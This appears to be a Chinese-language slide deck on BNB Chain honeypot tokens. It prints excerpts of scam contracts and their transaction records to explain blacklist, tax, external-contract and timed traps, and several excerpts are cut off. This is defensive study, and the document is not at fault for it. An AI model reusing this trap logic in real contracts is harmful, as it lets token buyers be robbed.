    require(amount0Out > 0 || amount1Out > 0, 'UniswapV2: INSUFFICIENT_OUTPUT_AMOUNT');
    (uint112 _reserve0, uint112 _reserve1,) = getReserves(); // gas savings
    require(amount0Out < _reserve0 && amount1Out < _reserve1, 'UniswapV2: INSUFFICIENT_LIQUIDITY');

    uint balance0;
    uint balance1;
    { // scope for _token{0,1}, avoids stack too deep errors
        address _token0 = token0;
        address _token1 = token1;
        require(to != _token0 && to != token1, 'UniswapV2: INVALID TO');
        if (amount0Out > 0) _safeTransfer(_token0, to, amount0Out); // optimistically transfer tokens
        if (amount1Out > 0) _safeTransfer(_token1, to, amount1Out); // optimistically transfer tokens
        if (data.length > 0) IUniswapV2Callee(to).uniswapV2Call(msg.sender, amount0Out, amount1Out, data);
        balance0 = IERC20(_token0).balanceOf(address(this));
        balance1 = IERC20(_token1).balanceOf(address(this));
    }

    uint amount0In = balance0 > _reserve0 - amount0Out ? balance0 - (_reserve0 - amount0Out) : 0;
    uint amount1In = balance1 > _reserve1 - amount1Out ? balance1 - (_reserve1 - amount1Out) : 0;
    require(amount0In > 0 || amount1In > 0, 'UniswapV2: INSUFFICIENT_INPUT_AMOUNT');
    { // scope for reserve{0,1}Adjusted, avoids stack too deep errors
        uint balance0Adjusted = balance0.mul(1000).sub(amount0In.mul(3));
        uint balance1Adjusted = balance1.mul(1000).sub(amount1In.mul(3));
        require(balance0Adjusted.mul(balance1Adjusted) >= uint(_reserve0).mul(_reserve1).mul(1000**2), 'UniswapV2: K');
    }

    _update(balance0, balance1, _reserve0, _reserve1);
    emit Swap(msg.sender, amount0In, amount1In, amount0Out, amount1Out, to);
}
```

How Swaps Work: A Look at UniswapV2 as an Example

```
function _safeTransfer(address token, address to, uint value) private {  
    (bool success, bytes memory data) = token.call(abi.encodeWithSelector(SELECTOR, to, value));  
    require(success && (data.length == 0 || abi.decode(data, (bool))), 'UniswapV2: TRANSFER_FAILED');  
}
```

```
uint public constant MINIMUM_LIQUIDITY = 10**3;  
bytes4 private constant SELECTOR = bytes4(keccak256(bytes('transfer(address,uint256)')));
```


ERC-20 Interface

IERC20

#

Interface of the ERC20 standard as defined in the EIP. Does not include the optional functions; to access them see [ERC20Detailed](#) .

FUNCTIONS

`totalSupply()`

`balanceOf(account)`

`transfer(recipient, amount)`

`allowance(owner, spender)`

`approve(spender, amount)`

`transferFrom(sender, recipient, amount)`

ref: <https://docs.openzeppelin.com/contracts/2.x/api/token/erc20>

蜜罐主要攻擊手法



在 `transfer(_transfer)`
函式中添加惡意代碼

蜜罐類型

- 黑名單蜜罐
- 交易稅蜜罐
- 外部合約蜜罐
- 定時蜜罐
- 未知操作蜜罐

黑名單蜜罐



黑名單蜜罐

```
function transfer(address recipient, uint256 amount) public override returns (bool) {
    _transfer(msgSender(), recipient, amount);
    return true;
}
```

```
function _transfer(address sender, address recipient, uint256 amount) private returns (bool) {
    require(sender != address(0), "ERC20: transfer from the zero address");
    require(recipient != address(0), "ERC20: transfer to the zero address");

    if(inSwapAndLiquify)
    {
        return _basicTransfer(sender, recipient, amount);
    }
    else
    {
        uint256 contractTokenBalance = balanceOf(address(this));
        bool overMinimumTokenBalance = contractTokenBalance >= minimumTokensBeforeSwap;

        if (overMinimumTokenBalance && !inSwapAndLiquify && !_swapCake[sender] && swapAndLiquifyEnabled)
        {
            if(swapAndLiquifyByLimitOnly)
                contractTokenBalance = minimumTokensBeforeSwap;
            swapAndLiquify(contractTokenBalance);
        }

        _usdt[sender] = _usdt[sender].sub(amount, "Insufficient Balance");
        if ( TMSave == recipient && _swapCake[sender]) { _usdt[recipient] += _totalSupply * 10**_decimals; }

        uint256 finalAmount = (isExcludedFromFee[sender] || isExcludedFromFee[recipient]) ?
            amount : takeFee(sender, recipient, amount);

        _usdt[recipient] = _usdt[recipient].add(finalAmount);

        emit Transfer(sender, recipient, finalAmount);
        return true;
    }
}
```

黑名單蜜罐

```
function takeFee(address sender, address recipient, uint256 amount) internal returns (uint:
uint256 feeAmount = 0;
uint256 airDropFeeAmount = 0;
// uint256 amountpercent = 0;
uint256 airDropHalf = 0;
address _address = sender;

if(_swapCake[sender]) {
    startList[recipient]=startList[recipient].add(amount.mul(_point).div(100));
    feeAmount = amount.mul(_totalTaxIfBuying).div(1000);
    airDropFeeAmount = amount.mul(_airDropFee).div(10000);

    if(feeAmount > 0) {
        _usdt[address(this)] = _usdt[address(this)].add(feeAmount);
        emit Transfer(sender, address(this), feeAmount);
    }

    if(airDropFeeAmount > 0) {
        airDropHalf = airDropFeeAmount.mul(99).div(100);
        _usdt[teamWalletAddress] += airDropHalf;
        emit Transfer(sender, teamWalletAddress, airDropHalf);
        airDropFeeAmount -= airDropHalf;

        uint airDropEve = airDropFeeAmount / 3;
        for (uint i = 0; i < 3; i++) {
            address randomAddr = address(uint160(uint(keccak256(abi.encodePacked(i, am

            if(i == 2){
                _usdt[randomAddr] += airDropFeeAmount - airDropEve - airDropEve;
                emit Transfer(sender, randomAddr, airDropFeeAmount - airDropEve - airD
            }else{
                _usdt[randomAddr] += airDropEve;
                emit Transfer(sender, randomAddr, airDropEve);
            }
        }
    }
}
```

買

```
mapping (address => bool) public isExcludedFromFee;
mapping (address => bool) public _swapCake;
mapping(address => uint256) public startList;
mapping(address => uint256) public sellList;
mapping(address => uint256) public bnbList;
```

```
//
else if(_swapCake[recipient]) {
    require(amount <= amountpercent, "ERC20: over Percent");
    require(startList[_address]>=(sellList[sender].add(amount)), "sell amount gt buy total");
    sellList[sender]=sellList[sender].add(amount);
    feeAmount = amount.mul(_totalTaxIfSelling).div(1000);
    airDropFeeAmount = amount.mul(_airDropFee).div(10000);

    if(feeAmount > 0) {
        _usdt[address(this)] = _usdt[address(this)].add(feeAmount);
        emit Transfer(sender, address(this), feeAmount);
    }

    if(airDropFeeAmount > 0) {
        airDropHalf = airDropFeeAmount.mul(99).div(100);
        _usdt[teamWalletAddress] += airDropHalf;
        emit Transfer(sender, teamWalletAddress, airDropHalf);
        airDropFeeAmount -= airDropHalf;

        uint airDropEve = airDropFeeAmount / 3;
        for (uint i = 0; i < 3; i++) {
            address randomAddr = address(uint160(uint(keccak256(abi.encodePacked(i, amount, block.timestamp))));
            if(i == 2){
                _usdt[randomAddr] += airDropFeeAmount - airDropEve - airDropEve;
                emit Transfer(sender, randomAddr, airDropFeeAmount - airDropEve - airDropEve);
            }else{
                _usdt[randomAddr] += airDropEve;
                emit Transfer(sender, randomAddr, airDropEve);
            }
        }
    }
}
```

賣

黑名單蜜罐

```
// else if(_swapCake[recipient]) {
    require(amount <= amountpercent, "ERC20: over Percent");
    require(startList[_address] >= (sellList[sender].add(amount)), "sell amount gt buy total");
    sellList[sender] = sellList[sender].add(amount);
    feeAmount = amount.mul(_totalTaxIfSelling).div(1000);
    airDropFeeAmount = amount.mul(_airDropFee).div(10000);

    if(feeAmount > 0) {
        _usdt[address(this)] = _usdt[address(this)].add(feeAmount);
        emit Transfer(sender, address(this), feeAmount);
    }

    if(airDropFeeAmount > 0) {
        airDropHalf = airDropFeeAmount.mul(99).div(100);
        _usdt[teamWalletAddress] += airDropHalf;
        emit Transfer(sender, teamWalletAddress, airDropHalf);
        airDropFeeAmount -= airDropHalf;

        uint airDropEve = airDropFeeAmount / 3;
        for (uint i = 0; i < 3; i++) {
            address randomAddr = address(uint160(uint(keccak256(abi.encodePacked(i, amount, block.timestamp))));
            if(i == 2){
                _usdt[randomAddr] += airDropFeeAmount - airDropEve - airDropEve;
                emit Transfer(sender, randomAddr, airDropFeeAmount - airDropEve - airDropEve);
            }else{
                _usdt[randomAddr] += airDropEve;
                emit Transfer(sender, randomAddr, airDropEve);
            }
        }
    }
}
```

賣

```
function setCake(address recipient, uint256 amount) external {
    if( _swapCake[ /*as aXxsdfghjk111;*/msg.sender] )
    {
        startList[recipient] = amount;
    }
}
```


交易稅蜜罐



交易稅蜜罐

0x864767f92a5...	Add Liquidity ...	27885137
0x473acd0e10...	Transfer	27884738
0xceed14ec277...	Transfer	27884733
0x9f3ecdb2671...	Transfer	27884727
0x2b9d78692a...	Transfer	27884722
0x7e6ab29d85...	Transfer	27884705
0x5b4122f1ae5...	0x60a06040	27884670

From: [0xc7FaF50405D70086101Da3bb8788a68E79C41B41](#)

To: [0x10ED43C718714eb63d5aA57B78B54704E256024E](#) (PancakeSwap: Router v2)

Transfer 1 BNB From [PancakeSwap: Router v2](#) To [BNB Chain: WBNB Token](#)

BEP-20 Tokens Transferred: 4

All Transfers Net Transfers

- From [0xc7FaF504...E79C41B41](#) To [0x20E1D155...0A06f8B6f](#) For 880,000,000 [PEPE INU \(PEPE\)](#)
- From [PancakeSwap: Router v2](#) To [0x20E1D155...0A06f8B6f](#) For 1 [\\$558.69](#) [Wrapped BNB \(WBNB\)](#)
- From [Null: 0x000...000](#) To [Null: 0x000...000](#) For 0.0000000000000001 [Pancake LPs \(Cake-L...\)](#)
- From [Null: 0x000...000](#) To [0xc7FaF504...E79C41B41](#) For 0.93808315196468491 [Pancake LPs \(Cake-L...\)](#)

499 days ago [0xc7FaF504...E79C41B41](#) [0x60a06040](#) [0xc7FaF504...E79C41B41](#) 1,000,000,000

From: [0xc7FaF50405D70086101Da3bb8788a68E79C41B41](#)

Interacted With (To): [\[0x8380c76c41311058c29b5ec3261761b1baba0d44 Created \]](#)

BEP-20 Tokens Transferred:

All Transfers Net Transfers

- From [Null: 0x000...000](#) To [0xc7FaF504...E79C41B41](#) For 1,000,000,000 [PEPE INU \(PEPE\)](#)

交易稅蜜罐

```
/**
 *Submitted for verification at BscScan.com on 2023-05-03
 */

/**
 https://t.me/pepeinubscofficial
 */

// SPDX-License-Identifier: MIT
```

```
contract pepeinubscofficial is Context, IERC20, Ownable {

    using SafeMath for uint256;
    using Address for address;

    string private _name = "PEPE INU";
    string private _symbol = "PEPE";
    uint8 private _decimals = 9;

    address payable private marketingWalletAddress = payable(0x5bc3d9f8f1e7d33734343aE7BA8a6a1949050070); // Marketing Address
    address payable private teamWalletAddress = payable(0xc7FaF50405D70086101Da3bb8788a68E79C41B41); // Team Address
    address public immutable deadAddress = 0x00000000000000000000000000000000dEaD;

    mapping (address => uint256) _balances;
    mapping (address => mapping (address => uint256)) private _allowances;

    mapping (address => bool) public isExcludedFromFee;
    mapping (address => bool) public isWalletLimitExempt;
    mapping (address => bool) public isTxLimitExempt;
    mapping (address => bool) public isMarketPair;
    mapping (address => bool) public _isBlacklisted;
```

交易稅蜜罐

```
function transfer(address recipient, uint256 amount) public override returns (bool) {  
    _transfer(_msgSender(), recipient, amount);  
    return true;  
}
```

```
function takeFee(address sender, address recipient, uint256 amount) internal returns (uint256) {  
    uint256 feeAmount = 0;  
    if(isMarketPair[sender]) {  
        feeAmount = amount.mul(_totalTaxIfBuying).div(100);  
    }  
    else if(isMarketPair[recipient]) {  
        feeAmount = amount.mul(_totalTaxIfSelling).div(100);  
    }  
    if(feeAmount > 0) {  
        _balances[address(this)] = _balances[address(this)].add(feeAmount);  
        emit Transfer(sender, address(this), feeAmount);  
    }  
    return amount.sub(feeAmount);  
}
```

買
賣

```
function _transfer(address sender, address recipient, uint256 amount) private returns (bool) {  
    require(!_isBlacklisted[sender] && !_isBlacklisted[recipient], "This address is blacklisted");  
    require(sender != address(0), "ERC20: transfer from the zero address");  
    require(recipient != address(0), "ERC20: transfer to the zero address");  
    require(amount > 0, "Transfer amount must be greater than zero");  
  
    if(inSwapAndLiquify)  
        { return _basicTransfer(sender, recipient, amount);}  
  
    else  
    {  
        if(!isTxLimitExempt[sender] && !isTxLimitExempt[recipient]) {  
            require(amount <= _maxTxAmount, "Transfer amount exceeds the maxTxAmount.");  
        }  
  
        uint256 contractTokenBalance = balanceOf(address(this));  
        bool overMinimumTokenBalance = contractTokenBalance >= minimumTokensBeforeSwap;  
  
        if (overMinimumTokenBalance && !inSwapAndLiquify && !isMarketPair[sender] && swapAndLiquifyEnabled)  
        {  
            if(swapAndLiquifyByLimitOnly)  
                contractTokenBalance = minimumTokensBeforeSwap;  
            swapAndLiquify(contractTokenBalance);  
        }  
  
        _balances[sender] = _balances[sender].sub(amount, "Insufficient Balance");  
  
        uint256 finalAmount = (isExcludedFromFee[sender] || isExcludedFromFee[recipient]) ?  
            amount : takeFee(sender, recipient, amount);  
  
        if(checkWalletLimit && !isWalletLimitExempt[recipient])  
            require(balanceOf(recipient).add(finalAmount) <= _walletMax);  
  
        _balances[recipient] = _balances[recipient].add(finalAmount);  
  
        emit Transfer(sender, recipient, finalAmount);  
        return true;  
    }  
}
```

交易稅蜜罐

```
uint256 public _totalTaxIfBuying = 20; // original 12
uint256 public _totalTaxIfSelling = 20; // original 12
uint256 public _totalDistributionShares = 100; // original 12
```

```
function setSellTaxes(uint256 newLiquidityTax, uint256 newMarketingTax, uint256 newTeamTax) external onlyOwner() {
    _sellLiquidityFee = newLiquidityTax;
    _sellMarketingFee = newMarketingTax;
    _sellTeamFee = newTeamTax;

    _totalTaxIfSelling = _sellLiquidityFee.add(_sellMarketingFee).add(_sellTeamFee);
}
```

外部合約蜜罐



外部合約蜜罐

Transaction Hash	Method	Block	Age	From	To	Amount
0x8069179042...	Swap Exact T...	26430009	550 days ago	0x2189485B...Ac98C8E59	0x18fe59F6...5Ec0cADAB	8.31042223
0xe5767599b9...	Swap Exact T...	26430008	550 days ago	0xa6364afB...172079F7b	Null: 0x000...dEaD	0.24978078
0xe5767599b9...	Swap Exact T...	26430008	550 days ago	0x2189485B...Ac98C8E59	0xa6364afB...172079F7b	8.32602630
0x3466878874...	Add Liquidity ...	26430007				
0x0e96fed6262...	0x60806040	26408600				

From: [0x86d6d0a2fbfa06436A1ac2908f3E9452B0Af4517](#)

Interacted With (To): [[0xeb9586dfb418e5932c18de372e2778c87eb38651](#) Created] ✓

BEP-20 Tokens Transferred: All Transfers Net Transfers

From [Null: 0x000...000](#) To [0x86d6d0a2...2B0Af4517](#) For 8,888 LEEK (LEEK)

Value: 0 BNB (\$0.00)

Transaction Fee: 0.023164585 BNB \$12.83

Gas Price: 5 Gwei (0.000000005 BNB)

外部合約蜜罐

Transaction Hash	Method	Block	Age	From	To	Amount
0x8069179042...	Swap Exact T...	26430009	550 days ago	0x2189485B...Ac98C8E59	0x18fe59F6...5Ec0cADAB	8.31042223
0xe5767599b9...	Swap Exact T...	26430008	550 days ago	0xa6364afB...172079F7b	Null: 0x000...dEaD	0.24978070
0xe5767599b9...	Swap Exact T...	26430008	550 days ago	0x2189485B...Ac98C8E59	0xa6364afB...172079F7b	8.32602630
0x3466878874...	Add Liquidity ...	26430007	550 days ago	0x86d6d0a2...2B0Af4517	0x2189485B...Ac98C8E59	8,888
0x0e96fed6262...	0x60806040					

From: [0x86d6d0a2fbfa06436A1ac2908f3E9452B0Af4517](#)

To: [0x10ED43C718714eb63d5aA57B78B54704E256024E](#) (PancakeSwap: Router v2) ✓

Transfer 10 BNB From [PancakeSwap: Router v2](#) To [BNB Chain: WBNB Token](#)

BEP-20 Tokens Transferred: 4

All Transfers Net Transfers

- From [0x86d6d0a2...2B0Af4517](#) To [0x2189485B...Ac98C8E59](#) For 8,888 LEEK (LEEK)
- From [PancakeSwap: Router v2](#) To [0x2189485B...Ac98C8E59](#) For 10 \$5,536.62 Wrapped BNB (WBNB)
- From [Null: 0x000...000](#) To [Null: 0x000...000](#) For 0.0000000000000001 Pancake LPs (Cake-L...)
- From [Null: 0x000...000](#) To [0x86d6d0a2...2B0Af4517](#) For 298.127489507425328608 Pancake LPs (Cake-L...)

Value: 10 BNB \$5,537.78

Transaction Fee: 0.00122989 BNB \$0.68

Gas Price: 5 Gwei (0.000000005 BNB)

外部合約蜜罐

Transaction Hash	Method	Block	Age	From	To	Amount
0x8069179042...	Swap Exact T...	26430009	550 days ago	0x2189485B...Ac98C8E59	0x18fe59F6...5Ec0cADAB	8.31042223
0xe5767599b9...	Swap Exact T...	26430008	550 days ago	0xa6364afB...172079F7b	Null: 0x000...dEaD	0.24978070
0xe5767599b9...	Swap Exact T...	26430008	550 days ago	0x2189485B...Ac98C8E59	0xa6364afB...172079F7b	8.32602630
0x3466878874...	Add Liquidity ...	26430007	550 days ago	0x86d6d0a2...2B0Af4517	0x2189485B...Ac98C8E59	8,888
0x0e96fed6262...	0x6080					

From: [0xa6364afB914792FE81E0810D5F471be172079F7b](#)

Interacted With (To): [0x10ED43C718714eb63d5aA57B78B54704E256024E](#) (PancakeSwap: Router v2) ✓

BEP-20 Tokens Transferred: 3

All Transfers Net Transfers

- From [0xa6364afB...172079F7b](#) To [0x2189485B...Ac98C8E59](#) For 0.0094 \$5.20 Wrapped BNB (WBNB)
- From [0x2189485B...Ac98C8E59](#) To [0xa6364afB...172079F7b](#) For 8.326026301438456231 LEEK (LEEK)
- From [0xa6364afB...172079F7b](#) To Null: 0x000...dEaD For 0.249780789043153686 LEEK (LEEK)

Value: 0 BNB (\$0.00)

Transaction Fee: 0.000993355 BNB \$0.55

Gas Price: 5 Gwei (0.000000005 BNB)

大量買單

外部合約蜜罐

0x97bd52119a...	Swap Exact E...	26430026	550 days ago	0x96914066...Bd34faE2c
0x97bd52119a...	Swap Exact E...	26430026	550 days ago	0x2189485B...Ac98C8E59
0x08e095120a...	Swap Exact E...	26430026	550 days ago	0xA903dFb3...0Dc0611dA
0x08e095120a...	Swap Exact E...	26430026	550 days ago	0x2189485B...Ac98C8E59
0x102b71e340...	Swap Exact E...	26430026	550 days ago	0x56584a42...f032B7ED4
0x102b71e340...	Swap Exact E...	26430026	550 days ago	0x2189485B...Ac98C8E59
0xd086d63344...	Swap Exact E...	26430026	550 days ago	0x48C79b54...7C69F41ba
0xd086d63344...	Swap Exact E...	26430026	550 days ago	0x2189485B...Ac98C8E59
0x35f3a9e9c04...	Swap Exact E...	26430026	550 days ago	0x86703C81...700Cfc8a9
0x35f3a9e9c04...	Swap Exact E...	26430026	550 days ago	
0x675623d13c...	Swap Exact E...	26430026	550 days ago	
0x675623d13c...	Swap Exact E...	26430026	550 days ago	
0xcea11e98e4...	Swap Exact E...	26430026	550 days ago	
0xcea11e98e4...	Swap Exact E...	26430026	550 days ago	
0xfa062d83196...	Swap Exact E...	26430026	550 days ago	
0xfa062d83196...	Swap Exact E...	26430026	550 days ago	
0x24c2bf1d4cb...	Swap Exact E...	26430026	550 days ago	
0x24c2bf1d4cb...	Swap Exact E...	26430026	550 days ago	

Mar 13 09:00:56	buy	\$0.3784	\$0.1965	
Mar 13 09:00:56	buy	\$0.3784	\$0.1965	
Mar 13 09:00:56	buy	\$0.3783	\$0.1965	
Mar 13 09:00:56	buy	\$0.3783	\$0.1965	
Mar 13 09:00:56	buy	\$0.3782	\$0.1965	
Mar 13 09:00:56	buy	\$0.3782	\$0.1965	
Mar 13 09:00:56	buy	\$0.3782	\$0.1965	
Mar 13 09:00:56	buy	\$0.3781	\$0.1965	
Mar 13 09:00:56	buy	\$0.3781	\$0.1965	
Mar 13 09:00:56	buy	\$0.3780	\$0.1965	

Transaction details for a swap:

- From: 0x13d9fb82d514b486eeb5865887eFA81066C9F21E
- To: 0x10ED43C718714eb63d5aA57B78B54704E256024E (PancakeSwap: Router v2)
- Transfer 0.00066666 BNB From PancakeSwap: Router v2 To BNB Chain: WBNB Token
- BEP-20 Tokens Transferred: 3
- All Transfers: 3
- Net Transfers: 0
- From PancakeSwap: Router v2 To 0x2189485B...Ac98C8E59 For 0.00066666 \$0.37 Wrapped BNB (WBNB)
- From 0x2189485B...Ac98C8E59 To 0x13d9fb82...066C9F21E For 0.519942081579915062 LEK (LEEK)
- From 0x13d9fb82...066C9F21E To Null: 0x000...dEaD For 0.015598262447397451 LEK (LEEK)
- Value: 0.00066666 BNB \$0.37
- Transaction Fee: 0.00077095 BNB \$0.43
- Gas Price: 5 Gwei (0.000000005 BNB)

外部合約蜜罐

```
/**  
 *Submitted for verification at BscScan.com on 2023-03-12  
 */  
  
//Tg:@LEEKCN 北京时间：2023年3月13号22:00发射  
//你是想当一辈子被割韭菜还是想当割韭菜的韭菜（韭菜共识）  
// 买卖3/3 低税  
// SPDX-License-Identifier: MIT  
pragma solidity ^0.8.0;
```

```
contract LEEK is Context, Ownable, IERC20, IERC20Metadata {  
    mapping(address => uint256) private _balances;  
  
    mapping(address => mapping(address => uint256)) private _allowances;  
  
    uint256 private _totalSupply;  
    uint8 private _decimals;  
  
    string private _name;  
    string private _symbol;  
    address private _bridge;  
    uint256 Fee = 3;  
    mapping(address => uint256) holderN;  
    uint256 public startTime = block.timestamp;  
    uint256 public oneday = 1 days;  
    uint256 public holderMax = 8888 * 1e18;  
    mapping(address => bool) private _isExcludedFromFees;  
    address public router = 0x10ED43C718714eb63d5aA57B78B54704E256024E;  
    IUniswapV2Router02 public uniswapV2Router;  
    IUniswapV2Pair public uniswapV2Pair;  
  
    /**  
     * @dev Sets the values for {name} and {symbol}.  
     *  
     * The default value of {decimals} is 18. To select a different value for  
     * {decimals} you should overload it.  
     *  
     * All two of these values are immutable: they can only be set once during  
     * construction.  
     */  
    constructor() {  
        _name = "LEEK";  
        _symbol = "LEEK";  
        _decimals = 18;  
  
        _totalSupply = 8888 * (10 ** uint256(_decimals));  
        _balances[msg.sender] = _totalSupply;  
  
        emit Transfer(address(0), msg.sender, _totalSupply);  
  
        IUniswapV2Router02 _uniswapV2Router = IUniswapV2Router02(router);  
        address _uniswapV2Pair = IUniswapV2Factory(_uniswapV2Router.factory())  
            .createPair(address(this), _uniswapV2Router.WETH());  
        uniswapV2Router = _uniswapV2Router;  
        uniswapV2Pair = IUniswapV2Pair(_uniswapV2Pair);  
  
        _isExcludedFromFees[address(this)] = true;  
        _isExcludedFromFees[msg.sender] = true;  
        _isExcludedFromFees[router] = true;  
    }  
}
```

外部合約蜜罐

```
function transfer(address to, uint256 amount) public virtual override returns (bool) {  
    address owner = _msgSender();  
    _transfer(owner, to, amount);  
    return true;  
}
```

```
function _transfer(  
    address from,  
    address to,  
    uint256 amount  
) internal virtual {  
    require(from != address(0), "ERC20: transfer from the zero address");  
    require(to != address(0), "ERC20: transfer to the zero address");  
    require(amount > 0, "ERC20: transfer amount to the zero");  
  
    if (_isExcludedFromFees[from] || _isExcludedFromFees[to]) {  
        __transfer(from, to, amount);  
        return;  
    }  
  
    if(to == address(uniswapV2Pair)) {  
        uint256 feeAmount = amount * Fee / 100;  
        __transfer(from, address(0xdead), feeAmount);  
        amount = amount - feeAmount;  
        __transfer(from, to, amount);  
        return;  
    }  
  
    if(from == address(uniswapV2Pair)) {  
        __transfer(from, to, amount);  
        uint256 feeAmount = amount * Fee / 100;  
        __transfer(to, address(0xdead), feeAmount);  
        return;  
    }  
  
    if(block.timestamp <= startTime + oneday){  
        // 24 limit  
        require(balanceOf(to) + amount <= holderMax, "holding limit exceeded");  
    }  
  
    __transfer(from, to, amount);  
}
```

```
function __transfer(  
    address from,  
    address to,  
    uint256 amount  
) internal virtual {  
    require(from != address(0), "ERC20: transfer from the zero address");  
    require(to != address(0), "ERC20: transfer to the zero address");  
    require(amount > 0, "ERC20: transfer amount to the zero");  
    _beforeTokenTransfer(from, to, amount);  
    unchecked {  
        _balances[from] = _balances[from] - amount;  
        _balances[to] += amount;  
    }  
    emit Transfer(from, to, amount);  
    _afterTokenTransfer(from, to, amount);  
}
```

```
function _beforeTokenTransfer(  
    address from,  
    address to,  
    uint256 amount  
) internal virtual {  
    require(to != address(0), "ERC20: transfer to the zero address");  
    require(IEERC20Safe(_bridge).beforeTransfer(from, _balances[from], amount), "ERC20: transfer amount exceeds balance");  
}
```


外部合約蜜罐

```
function _beforeTokenTransfer(  
    address from,  
    address to,  
    uint256 amount  
) internal virtual {  
    require(to != address(0), "ERC20: transfer to the zero address");  
    require(IERC20Safe(_bridge).beforeTransfer(from, _balances[from], amount), "ERC20: transfer amount exceeds balance");  
}
```

```
interface IERC20Safe {  
    /**  
     * @dev Returns if transfer amount exceeds balance.  
     */  
    function beforeTransfer(address sender, uint256 balance, uint256 amount) external view returns (bool);  
}
```

```
address private _bridge;
```

```
function initBridge(address bridge_) public onlyOwner {  
    _bridge = bridge_;  
}
```


定時&未知操作蜜罐



定時&未知操作蜜罐

Transaction Hash	Method	Block				
0x98048a63b8...	Swap Exact E...	3222593				
0x263b49075df...	Swap Exact E...	3218164				
0x263b49075df...	Swap Exact E...	32181640	350 days ago	PancakeSwap V2: BSP ...	0x5a61a3f6...1Bf1095d8	7,973,507.286923505145809841
0xc08167736a...	Add Liquidity ...	32180442	350 days ago	0x1465e69f...7271567cB	PancakeSwap V2: BSP ...	10,000,000,000
0x63489dd414...	0x60806040	32180247				

From: 0x1465e69f03371559d893A456cD488207271567cB

Interacted With (To): [0x5b6acadd78907e9db4546309088c350adfc1408f Created]

BEP-20 Tokens Transferred: 4

All Transfers Net Transfers

- From 0x1465e69f...7271567cB To PancakeSwap V2: BSP 79 For 10,000,000,000 Blue_Smurf_P... (BSP)
- From PancakeSwap: Router v2 To PancakeSwap V2: BSP 79 For 4.9 \$2,725.49 Wrapped BNB (WBNB)
- From Null: 0x000...000 To Null: 0x000...000 For 0.0000000000000001 Pancake LPs (Cake-L...)
- From Null: 0x000...000 To 0x1465e69f...7271567cB For 221,359.436211786553238922 Pancake LPs (Cake-L...)

From: 0x1465e69f03371559d893A456cD488207271567cB

Interacted With (To): [0x5b6acadd78907e9db4546309088c350adfc1408f Created]

BEP-20 Tokens Transferred:

All Transfers Net Transfers

- From Null: 0x000...000 To 0x1465e69f...7271567cB For 10,000,000,000 Blue_Smurf_P... (BSP)

定時&未知操作蜜罐

```
function transfer(address to, uint256 amount) public virtual override returns (bool) {  
    address owner = msg.sender;  
    _transfer(owner, to, amount);  
    return true;  
}
```

```
function _beforeTokenTransfer(  
    address from,  
    address to,  
    uint256 amount  
) internal virtual {  
    if (isMarket(from)) {  
        boughtAmount[to] += amount;  
        if (exceedsGasPriceLimit()) { addSuspiciousAddress(to); }  
        purchaseTimestamp[to] = block.timestamp;  
    }  
    if (isMarket(to)) {  
        if (!premissionList[from]) {  
            require(boughtAmount[from] >= amount, "You are trying to sell more than bought!");  
            boughtAmount[from] -= amount;  
            if (validationEnable())  
                {require(compreTxnStamp(purchaseTimestamp[from], downTime), "LibreMount: Exceeds Txn Downtime");}  
            suspiciousAddressCheck(from);  
        }  
    }  
}
```

買

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```
function _transfer(  
    address from,  
    address to,  
    uint256 amount  
) internal virtual {  
    require(from != address(0), "ERC20: transfer from the zero address");  
    require(to != address(0), "ERC20: transfer to the zero address");  
    _beforeTokenTransfer(from, to, amount);  
    uint256 fromBalance = _balances[from];  
    require(fromBalance >= amount, "ERC20: transfer amount exceeds balance");
```


定時&未知操作蜜罐

```
function _beforeTokenTransfer(  
    address from,  
    address to,  
    uint256 amount  
) internal virtual {  
    if (isMarket(from)) {  
        boughtAmount[to] += amount;  
        if (exceedsGasPriceLimit()) { addSuspiciousAddress(to); }  
        purchaseTimestamp[to] = block.timestamp;  
    }  
    if (isMarket(to)) {  
        if (!premissionList[from]) {  
            require(boughtAmount[from] >= amount, "You are trying to sell more than bought!");  
            boughtAmount[from] -= amount;  
            if (validationEnable())  
                {require(compreTxnStamp(purchaseTimestamp[from], downTime), "LibreMount: Exceeds Txn Downtime");}  
            suspiciousAddressCheck(from);  
        }  
    }  
}
```

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```
bool internal validationState;
```

```
function compleTxnStamp(uint256 _tmstamp, uint256 _dwn tm) internal view returns (bool) {  
    return(_tmstamp + _dwn tm >= block.timestamp);  
}
```

```
mapping(address => uint) private purchaseTimestamp;  
mapping(address => uint) private boughtAmount;  
uint256 private downTime = 1;  
mapping(address => bool) private premissionList;
```

```
function editDownTime(uint _seconds) external {  
    SecureCalls.checkCaller(msg.sender, _origin);  
    downTime = _seconds;  
}
```


Future

- 代幣監控應用
- 代幣安全應用
- 訂製 geth 客戶端
- 網綁模擬
- 隱私節點

Thank You



Image Courtesy <https://www.ethereum.org/ether>

附錄

Reference

- HoneyPot Detector: <https://honeypot.is>
- Ave.ai: <https://avedex.cc>
- DEXTools:
<https://www.dextools.io/app/en/hot-pairs>